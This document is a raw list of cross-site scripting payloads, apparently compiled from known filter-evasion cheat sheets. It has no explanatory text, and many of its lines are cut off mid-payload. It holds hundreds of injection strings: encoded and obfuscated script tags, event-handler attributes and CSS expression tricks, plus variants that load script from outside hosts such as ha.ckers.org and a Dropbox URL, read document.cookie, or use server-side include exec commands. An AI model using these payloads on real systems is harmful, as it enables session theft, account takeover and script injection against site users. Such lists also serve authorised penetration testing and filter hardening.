&lt;TABLE BACKGROUND=\"javascript&#058;alert('XSS')\"&gt;
&lt;TABLE&gt;&lt;TD BACKGROUND=\"javascript&#058;alert('XSS')\"&gt;
&lt;DIV STYLE=\"background-image&#58; url(javascript&#058;alert('XSS'))\"&gt;
&lt;DIV STYLE=\"background-image&#58;\0075\0072\006C\0028'\006a\0061\0076\0061\0073\00
&lt;DIV STYLE=\"background-image&#58; url(javascript&#058;alert('XSS'))\"&gt;
&lt;DIV STYLE=\"width&#58; expression(alert('XSS'));\"&gt;
&lt;STYLE&gt;@im\port'\ja\vasc\ript&#58;alert(\"XSS\")';&lt;/STYLE&gt;
&lt;IMG STYLE=\"xss&#58;expr/*XSS*/ession(alert('XSS'))\"&gt;
&lt;XSS STYLE=\"xss&#58;expression(alert('XSS'))\"&gt;
exp/*&lt;A STYLE='no\xss&#58;noxss(\"*//*\");
xss&#58;ex&#x2F;*XSS*//*/*/pression(alert(\"XSS\"))'&gt;
&lt;STYLE TYPE=\"text/javascript\"&gt;alert('XSS');&lt;/STYLE&gt;
&lt;STYLE&gt;&#46;XSS{background-image&#58;url(\"javascript&#058;alert('XSS')\");}&lt;
&lt;STYLE type=\"text/css\"&gt;BODY{background&#58;url(\"javascript&#058;alert('XSS')\
&lt;!--&#91;if gte IE 4&#93;&gt;
&lt;SCRIPT&gt;alert('XSS');&lt;/SCRIPT&gt;
&lt;!&#91;endif&#93;--&gt;
&lt;BASE HREF=\"javascript&#058;alert('XSS');//\"&gt;
&lt;OBJECT TYPE=\"text/x-scriptlet\" DATA=\"http&#58;//ha&#46;ckers&#46;org/scriptlet&
&lt;OBJECT classid=clsid&#58;ae24fdae-03c6-11d1-8b76-0080c744f389&gt;&lt;param name=ur
&lt;EMBED SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;swf\" AllowScriptAccess=\"alwa
&lt;EMBED SRC=\"data&#58;image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzM
a=\"get\";
b=\"URL(\\\"\";
c=\"javascript&#058;\";
d=\"alert('XSS');\\\")\";
eval(a+b+c+d);
&lt;HTML xmlns&#58;xss&gt;&lt;?import namespace=\"xss\" implementation=\"http&#58;//ha
&lt;XML ID=I&gt;&lt;X&gt;&lt;C&gt;&lt;!&#91;CDATA&#91;&lt;IMG SRC=\"javas&#93;&#93;&gt
&lt;/C&gt;&lt;/X&gt;&lt;/xml&gt;&lt;SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML&gt;&lt
&lt;XML ID=\"xss\"&gt;&lt;I&gt;&lt;B&gt;&lt;IMG SRC=\"javas&lt;!-- --&gt;cript&#58;ale
&lt;SPAN DATASRC=\"#xss\" DATAFLD=\"B\" DATAFORMATAS=\"HTML\"&gt;&lt;/SPAN&gt;
&lt;XML SRC=\"xsstest&#46;xml\" ID=I&gt;&lt;/XML&gt;
&lt;SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML&gt;&lt;/SPAN&gt;
&lt;HTML&gt;&lt;BODY&gt;
&lt;?xml&#58;namespace prefix=\"t\" ns=\"urn&#58;schemas-microsoft-com&#58;time\"&gt;
&lt;?import namespace=\"t\" implementation=\"#default#time2\"&gt;
&lt;t&#58;set attributeName=\"innerHTML\" to=\"XSS&lt;SCRIPT DEFER&gt;alert(&quot;XSS&
&lt;/BODY&gt;&lt;/HTML&gt;
&lt;SCRIPT SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;jpg\"&gt;&lt;/SCRIPT&gt;
&lt;!--#exec cmd=\"/bin/echo '&lt;SCR'\"--&gt;&lt;!--#exec cmd=\"/bin/echo 'IPT SRC=ht
&lt;? echo('&lt;SCR)';
echo('IPT&gt;alert(\"XSS\")&lt;/SCRIPT&gt;'); ?&gt;
&lt;IMG SRC=\"http&#58;//www&#46;thesiteyouareon&#46;com/somecommand&#46;php?somevaria
Redirect 302 /a&#46;jpg http&#58;//victimsite&#46;com/admin&#46;asp&deleteuser
&lt;META HTTP-EQUIV=\"Set-Cookie\" Content=\"USERID=&lt;SCRIPT&gt;alert('XSS')&lt;/SCR
```

```
&lt;HEAD&gt;&lt;META HTTP-EQUIV=\"CONTENT-TYPE\" CONTENT=\"text/html; charset=UTF-7\"&
&lt;SCRIPT a=\"&gt;\" SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIP
&lt;SCRIPT =\"&gt;\" SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT
&lt;SCRIPT a=\"&gt;\" '' SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SC
&lt;SCRIPT \"a='&gt;'\" SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCR
&lt;SCRIPT a=`&gt;` SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&
&lt;SCRIPT a=\"&gt;'&gt;\" SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/
&lt;SCRIPT&gt;document&#46;write(\"&lt;SCRI\");&lt;/SCRIPT&gt;PT SRC=\"http&#58;//ha&#
&lt;A HREF=\"http&#58;//66&#46;102&#46;7&#46;147/\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//1113982867/\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//0x42&#46;0x0000066&#46;0x7&#46;0x93/\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//0102&#46;0146&#46;0007&#46;00000223/\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"htt p&#58;//6 6&#46;000146&#46;0x7&#46;147/\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"//www&#46;google&#46;com/\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"//google\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//ha&#46;ckers&#46;org@google\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//google&#58;ha&#46;ckers&#46;org\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//google&#46;com/\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"http&#58;//www&#46;google&#46;com&#46;/\"&gt;XSS&lt;/A&gt;
&lt;A HREF=\"javascript&#058;document&#46;location='http&#58;//www&#46;google&#46;com/
&lt;A HREF=\"http&#58;//www&#46;gohttp&#58;//www&#46;google&#46;com/ogle&#46;com/\"&gt
&lt;
%3C
&lt
&lt;
&LT
&LT;
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
&lt;
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
&#x3c;
&#x03c;
&#x003c;
&#x0003c;
&#x00003c;
&#x000003c;
&#X3c
&#X03c
&#X003c
&#X0003c
```

```
&#X00003c
&#X000003c
&#X3c;
&#X03c;
&#X003c;
&#X0003c;
&#X00003c;
&#X000003c;
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
&#x3C;
&#x03C;
&#x003C;
&#x0003C;
&#x00003C;
&#x000003C;
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
&#X3C;
&#X03C;
&#X003C;
&#X0003C;
&#X00003C;
&#X000003C;
\x3c
\x3C
\u003c
\u003C
&lt;iframe src=http&#58;//ha&#46;ckers&#46;org/scriptlet&#46;html&gt;
&lt;IMG SRC=\"javascript&#058;alert('XSS')\"
&lt;SCRIPT SRC=//ha&#46;ckers&#46;org/&#46;js&gt;
&lt;SCRIPT SRC=http&#58;//ha&#46;ckers&#46;org/xss&#46;js?&lt;B&gt;
&lt;&lt;SCRIPT&gt;alert(\"XSS\");//&lt;&lt;/SCRIPT&gt;
&lt;SCRIPT/SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
&lt;BODY onload!#$%&()*~+-_&#46;,&#58;;?@&#91;/|\&#93;^`=alert(\"XSS\")&gt;
&lt;SCRIPT/XSS SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
&lt;IMG SRC=\"   javascript&#058;alert('XSS');\"&gt;
perl -e 'print \"&lt;SCR\0IPT&gt;alert(\\"XSS\\")&lt;/SCR\0IPT&gt;\";' &gt; out
perl -e 'print \"&lt;IMG SRC=java\0script&#058;alert(\\"XSS\\")&gt;\";' &gt; out
&lt;IMG SRC=\"jav&#x0D;ascript&#058;alert('XSS');\"&gt;
&lt;IMG SRC=\"jav&#x0A;ascript&#058;alert('XSS');\"&gt;
&lt;IMG SRC=\"jav&#x09;ascript&#058;alert('XSS');\"&gt;
&lt;IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x7
```

```
&lt;IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#
&lt;IMG SRC=javascript&#058;alert('XSS')&gt;
&lt;IMG SRC=javascript&#058;alert(String&#46;fromCharCode(88,83,83))&gt;
&lt;IMG \"\"\"&gt;&lt;SCRIPT&gt;alert(\"XSS\")&lt;/SCRIPT&gt;\"&gt;
&lt;IMG SRC=`javascript&#058;alert(\"RSnake says, 'XSS'\")`&gt;
&lt;IMG SRC=javascript&#058;alert(&quot;XSS&quot;)&gt;
&lt;IMG SRC=JaVaScRiPt&#058;alert('XSS')&gt;
&lt;IMG SRC=javascript&#058;alert('XSS')&gt;
&lt;IMG SRC=\"javascript&#058;alert('XSS');\"&gt;
&lt;SCRIPT SRC=http&#58;//ha&#46;ckers&#46;org/xss&#46;js&gt;&lt;/SCRIPT&gt;
'';!--\"&lt;XSS&gt;=&{()}
';alert(String&#46;fromCharCode(88,83,83))//\';alert(String&#46;fromCharCode(88,83,83)
';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";ale
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascrscriptipt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
\";alert('XSS');//
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
¼script¾alert(¢XSS¢)¼/script¾
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
<TABLE BACKGROUND="javascript:alert('XSS')">
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\
<DIV STYLE="width: expression(alert('XSS'));">
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
<XSS STYLE="xss:expression(alert('XSS'))">
exp/*<A STYLE='no\xss:noxss("*//*");xss:&#101;x&#x2F;*XSS*//*/*/pression(alert("XSS"))
<EMBED SRC="http://ha.ckers.org/xss.swf" AllowScriptAccess="always"></EMBED>
a="get";b="URL(ja\"";c="vascr";d="ipt:ale";e="rt('XSS');\")";eval(a+b+c+d+e);
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import na
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<form id="test" /><button form="test" formaction="javascript:alert(123)">TESTHTML5FORM
<form><button formaction="javascript:alert(123)">crosssitespt
<frameset onload=alert(123)>
<!--<img src="--><img src=x onerror=alert(123)//">
<style><img src="</style><img src=x onerror=alert(123)//">
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
```

```
<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
<embed src="javascript:alert(1)">
<? foo="><script>alert(1)</script>">
<! foo="><script>alert(1)</script>">
</ foo="><script>alert(1)</script>">
<script>({0:#0=alert/#0#/#0#(123)})</script>
<script>ReferenceError.prototype.__defineGetter__('name', function(){alert(123)}),x</s
<script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('alert(1)')()</script
<script src="#">{alert(1)}</script>;1
<script>crypto.generateCRMFRequest('CN=0',0,0,null,'alert(1)',384,null,'rsa-dual-use')
<svg xmlns="#"><script>alert(1)</script></svg>
<svg onload="javascript:alert(123)" xmlns="#"></svg>
<iframe xmlns="#" src="javascript:alert(1)"></iframe>
+ADw-script+AD4-alert(document.location)+ADw-/script+AD4-
%2BADw-script+AD4-alert(document.location)%2BADw-/script%2BAD4-
+ACIAPgA8-script+AD4-alert(document.location)+ADw-/script+AD4APAAi-
%2BACIAPgA8-script%2BAD4-alert%28document.location%29%2BADw-%2Fscript%2BAD4APAAi-
%253cscript%253ealert(document.cookie)%253c/script%253e
“><s”%2b”cript>alert(document.cookie)</script>
“><ScRiPt>alert(document.cookie)</script>
“><<script>alert(document.cookie);//<</script>
foo<script>alert(document.cookie)</script>
<scr<script>ipt>alert(document.cookie)</scr</script>ipt>
%22/%3E%3CBODY%20onload=’document.write(%22%3Cs%22%2b%22cript%20src=http://my.box.com/
‘; alert(document.cookie); var foo=’
foo\’; alert(document.cookie);//’;
</script><script >alert(document.cookie)</script>
<img src=asdf onerror=alert(document.cookie)>
<BODY ONLOAD=alert(’XSS’)>
<script>alert(1)</script>
"><script>alert(String.fromCharCode(66, 108, 65, 99, 75, 73, 99, 101))</script>
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";aler
'';!--"<XSS>=&{()}
0\"autofocus/onfocus=alert(1)--><video/poster/onerror=prompt(2)>"-confirm(3)-"
<script/src=data:,alert()>
<marquee/onstart=alert()>
<video/poster/onerror=alert()>
<isindex/autofocus/onfocus=alert()>
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
<a onmouseover="alert(document.cookie)">xxs link</a>
<a onmouseover=alert(document.cookie)>xxs link</a>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
<IMG SRC=# onmouseover="alert('xxs')">
```

```
<IMG SRC= onmouseover="alert('xxs')">
<IMG onmouseover="alert('xxs')">
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#10
&#39;&#88;&#83;&#83;&#39;&#41;>
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#000
#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#
<IMG SRC="jav   ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
<SCRIPT SRC=//ha.ckers.org/.j>
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html <
\";alert('XSS');//
</script><script>alert('XSS');</script>
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="livescript:[code]">
<BODY ONLOAD=alert('XSS')>
<BGSOUND SRC="javascript:alert('XSS');">
<BR SIZE="&{alert('XSS')}">
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
exp/*<A STYLE='no\xss:noxss("*//*");
xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<XSS STYLE="xss:expression(alert('XSS'))">
<XSS STYLE="behavior: url(xss.htc);">
¼script¾alert(¢XSS¢)¼/script¾
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWF
```

```
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
<TABLE BACKGROUND="javascript:alert('XSS')">
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\
<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
<!--[if gte IE 4]><SCRIPT>alert('XSS');</SCRIPT><![endif]-->
<BASE HREF="javascript:alert('XSS');//">
<OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://ha.ckers.o
<? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>'); ?>
<IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<A HREF="http://66.102.7.147/">XSS</A>
0\"autofocus/onfocus=alert(1)--><video/poster/ error=prompt(2)>"-confirm(3)-"
veris-->group<svg/onload=alert(/XSS/)//
#"><img src=M onerror=alert('XSS');>
element[attribute='<img src=x onerror=alert('XSS');>
[<blockquote cite="]">[" onmouseover="alert('RVRSH3LL_XSS');" ]
%22;alert%28%27RVRSH3LL_XSS%29//
javascript:alert%281%29;
<w contenteditable id=x onfocus=alert()>
alert;pg("XSS")
<svg/onload=%26%23097lert%26lpar;1337)>
<script>for((i)in(self))eval(i)(1)</script>
<scr<script>ipt>alert(1)</scr</script>ipt><scr<script>ipt>alert(1)</scr</script>ipt>
<sCR<script>iPt>alert(1)</SCr</script>IPt>
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">test</a>
%253Cscript%253Ealert('XSS')%253C%252Fscript%253E
<IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onafterprint="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onbeforeprint="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onbeforeunload="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onerror="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onhashchange="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onmessage="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ononline="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onoffline="alert(String.fromCharCode(88,83,83))">
```

```
<IMG SRC=x onpagehide="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onpageshow="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onpopstate="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onresize="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onstorage="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onunload="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onblur="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onchange="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oncontextmenu="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oninput="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oninvalid="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onreset="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onsearch="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onselect="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onsubmit="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onkeydown="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onkeypress="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onkeyup="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onclick="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondblclick="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onmousedown="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onmousemove="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onmouseout="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onmouseover="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onmouseup="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onmousewheel="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onwheel="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondrag="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondragend="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondragenter="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondragleave="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondragover="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondragstart="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondrop="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onscroll="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oncopy="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oncut="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onpaste="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onabort="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oncanplay="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oncanplaythrough="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oncuechange="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ondurationchange="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onemptied="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onended="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onerror="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onloadeddata="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onloadedmetadata="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onloadstart="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onpause="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onplay="alert(String.fromCharCode(88,83,83))">
```

```
<IMG SRC=x onplaying="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onprogress="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onratechange="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onseeked="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onseeking="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onstalled="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onsuspend="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ontimeupdate="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onvolumechange="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onwaiting="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onshow="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ontoggle="alert(String.fromCharCode(88,83,83))">
<META onpaonpageonpagonpageonpageshowshoweshowshowgeshow="alert(1)";
<IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
<INPUT TYPE="BUTTON" action="alert('XSS')"/>
"><h1><IFRAME SRC="javascript:alert('XSS');"></IFRAME>">123</h1>
"><h1><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>123</h1>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
"><h1><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>123</h1>
"></iframe><script>alert(`TEXT YOU WANT TO BE DISPLAYED`);</script><iframe frameborder
"><h1><IFRAME width="420" height="315" SRC="http://www.youtube.com/embed/sxvccpasgTE"
"><h1><iframe width="420" height="315" src="http://www.youtube.com/embed/sxvccpasgTE"
><h1><IFRAME width="420" height="315" frameborder="0" onmouseover="document.location.h
g'"></IFRAME>Hover the cursor to the LEFT of this Message</h1>&ParamHeight=250
<IFRAME width="420" height="315" frameborder="0" onload="alert(document.cookie)"></IFR
"><h1><IFRAME SRC="javascript:alert('XSS');"></IFRAME>">123</h1>
"><h1><IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>123</h1>
<iframe src=http://xss.rocks/scriptlet.html <
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
<iframe  src="&Tab;javascript:prompt(1)&Tab;">
<svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
<sVg><scRipt >alert&lpar;1&rpar; {Opera}
<img/src=`` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;confirm(1)"
<img src=``&NewLine; onerror=alert(1)&NewLine;
<script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
<ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
<iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
<script /**/>/**/alert(1)/**/</script /**/
&#34;&#62;<h1/onmouseover='\u0061lert(1)'>
<iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"
<svg><script xlink:href=data&colon;,window.open('https://www.google.com/') </script
<svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\u0061lert&#x28;1&#x29;">X</script><img/*/src="worksinchrome
<img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
```

```
<form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
<a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydC
http://www.google<script .com>alert(document.location)</script
<a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
